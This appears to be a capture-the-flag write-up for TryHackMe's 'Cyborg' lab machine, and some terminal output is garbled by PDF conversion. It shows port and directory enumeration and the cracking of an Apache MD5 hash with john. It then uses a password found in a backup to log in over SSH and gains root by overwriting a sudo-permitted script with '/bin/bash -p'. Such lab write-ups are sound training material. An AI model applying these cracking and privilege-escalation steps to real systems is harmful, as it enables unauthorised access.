CYBORG - TRYHACKME

Enumeration:

```
Nmap :
Command Used : sudo nmap -v cyborg.thm -p-
Output:
Starting Nmap 7.91 (https://nmap.org) at 2021-08-05 18:42 IST
Initiating Ping Scan at 18:42
Scanning cyborg.thm (10.10.7.219) [4 ports]
Completed Ping Scan at 18:42, 0.17s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:42
Scanning cyborg.thm (10.10.7.219) [65535 ports]
Discovered open port 80/tcp on 10.10.7.219
Discovered open port 22/tcp on 10.10.7.219
Nmap scan report for cyborg.thm (10.10.7.219)
Host is up (0.15s latency).
Not shown: 65533 closed ports
      STATE SERVICE
PORT
22/tcp open ssh
80/tcp open http
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 880.60 seconds
           Raw packets sent: 69470 (3.057MB) | Rcvd: 222851 (39.430MB)
```

FFUF :

 $\label{localization} {\tt Command Used: ffuf-c-u http://cyborg.thm/FUZZ-w /home/maskman/Documents/dirbuster/directory-list-1.0.txt} \\$

Output:



Open Ports :- 22,80

v1.3.1 Kali Exclusive <3

```
:: Method : GET
```

:: URL : http://cyborg.thm/FUZZ

:: Wordlist : FUZZ: /home/maskman/Documents/dirbuster/directory-list-1.0.txt

:: Follow redirects : false
:: Calibration : false


```
:: Timeout : 10
:: Threads : 40
```


:: Matcher : Response status: 200,204,301,302,307,401,403,405

```
[Status: 200, Size: 11321, Words: 3503, Lines: 376]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# directory-list-1.0.txt [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# This work is licensed under the Creative Commons [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 11321, Words: 3503,
Lines: 376]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 11321, Words: 3503, Lines: 376]
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# on atleast 2 host. This was the first draft of the list. [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 11321, Words: 3503, Lines:
3761
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# Copyright 2007 James Fisher [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# Unordered case sensative list, where entries were found [Status: 200, Size: 11321, Words: 3503, Lines: 376]
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376]
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376]
{\tt admin}
                        [Status: 301, Size: 308, Words: 20, Lines: 10]
                        [Status: 301, Size: 306, Words: 20, Lines: 10]
:: Progress: [141708/141708] :: Job [1/1] :: 256 req/sec :: Duration: [0:09:47] :: Errors: 0 ::
```

Enumerated Directories : admin, etc.

Enumerated Directories :





Admin Shoutbox

[Yesterday at 4.32pm from Josh] Are we all going to watch the football game at the weekend?? [Yesterday at 4.33pm from Adam] Yeah Yeah mate absolutely hope they win! [Yesterday at 4.35pm from Josh] See you there then mate! [Today at 5.45am from Alex] . Ok sorry guys i think i messed something up, uhh i was playing around with the squid proxy i mentioned earlier. I decided to give up like i always do ahahaha sorry about that. I heard these proxy things are supposed to make your website secure but i barely know how to use it so im probably making it more insecure in the process. Might pass it over to the IT guys but in the meantime all the config files are laying about. And since i dont know how it works im not sure how to delete them hope they don't contain any confidential information lol. other than that im pretty sure my backup "music_archive" is safe just to confirm.

Cracking the Password hash :-

There's a file named "passwd" in "/etc/squid" directory. It contains a hash. I initially thought it could be a hash for a user. But then , I remembered that the admin mentioned that there's a file named music_archive in his page.



Then I cracked the password using john.

```
hashid music archive.hash
--File 'music archive.hash'--
Analyzing '$apr1$BpZ.Q.1m$F0qqPwHS0G50URu0VQTTn.'
[+] MD5(APR)
[+] Apache MD5
--End of file 'music archive.hash'--
  chine in ~
→ john music archive.hash --wordlist=/home/maskman/Documents/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
lg 0:00:00:01 DONE (2021-08-05 18:49) 0.7874g/s 30689p/s 30689c/s 30689C/s 112806..samantha5
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Initial Foothold :-

First, I extracted the archive and then I read it contents. All of them contained random data except "config", "nonce" and "README" files. It had a "README" file which had a link to borg documentation.

So , After reading the documentation I was able to mount the encrypted directory using the password which I cracked earlier.

```
anchine in -
- tar xvf archive.tar
home/field/dev/final_archive/home/field/dev/final_archive/ints.5
home/field/dev/final_archive/integrity.5
home/field/dev/final_archive/config
home/field/dev/final_archive/config
home/field/dev/final_archive/config
home/field/dev/final_archive/README
home/field/dev/final_archive/deta/b
home/field/dev/final_archive/data/b/3
home/field/dev/
```

The "note.txt" file in "/home/alex/Documents" folder contained alex's SSH password. That's how I got my foothold.

```
ls -l
total 0
drwxr-xr-x 1 maskman maskman 0 Aug 5 20:12 home
→ cd home/
→ ls -la
total 0
drwxr-xr-x 1 maskman maskman 0 Aug 5 20:12 .
drwxr-xr-x 1 maskman maskman 0 Dec 29 2020 .
                                               2020 ...
                             1001 0 Dec 29 2020 alex
drwxr-xr-x 1
                   1001
machine in ~
→ cd alex/
machine in ~
→ ls -l
total 0
drwxrwxr-x 1 1001 1001 0 Dec 29
                                        2020 Desktop
drwxrwxr-x 1 1001 1001 0 Dec 29
                                        2020 Documents
drwxrwxr-x 1 1001 1001 0 Dec 28
                                        2020 Downloads
drwxrwxr-x 1 1001 1001 0 Dec 28
                                        2020 Music
drwxrwxr-x 1 1001 1001 0 Dec 28
drwxrwxr-x 1 1001 1001 0 Dec 28
drwxrwxr-x 1 1001 1001 0 Dec 28
                                        2020 Pictures
                                        2020 Public
                                        2020 Templates
drwxrwxr-x 1 1001 1001 0 Dec 28
                                        2020 Videos
machine in ~
→ cd Documents/
ma<mark>chine</mark> in ~
→ ls -l
total 1
-rw-r--r-- 1 root root 110 Dec 29 2020 note.txt
→ cat note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!
alex:
```

After logging in as alex, I got the user flag and then I listed the user permissions. Alex can run a bashscript called backup.sh in /etc/mp3backups/ directory as root. I used that to my advantage in my next step.

```
ssh alex@cyborg.thm
alex@cyborg.thm's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86 64)
 * Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
                  https://ubuntu.com/advantage
  Support:
27 packages can be updated.
0 updates are security updates.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
alex@ubuntu:~$ cat user.txt
alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
   env reset, mail badpass, secure path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/shin\:/snap/bin
User alex may run the following commands on ubuntu:
   (ALL: ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

Privilege Escalation :-

First I changed the permissions of that script and echoed "/bin/bash -p" to that script. Then I ran the script as root and got the root shell.

```
alex@ubuntu:~$ chmod +x /etc/mp3backups/backup.sh
alex@ubuntu:~$ echo "/bin/bash -p" > /etc/mp3backups/backup.sh
alex@ubuntu:~$ sudo /etc/b
bash completion.d/ binfmt.d/
                                       bluetooth/
                                                          brltty/
alex@ubuntu:~$ sudo /etc/mp3backups/backup.sh
root@ubuntu:~# cd /root
root@ubuntu:/root# ls -l
total 4
-r-xr--r-- 1 root root 43 Dec 30
                                  2020 root.txt
root@ubuntu:/root# cat root.txt
flag{∏
                                        1}
root@ubuntu:/root#
```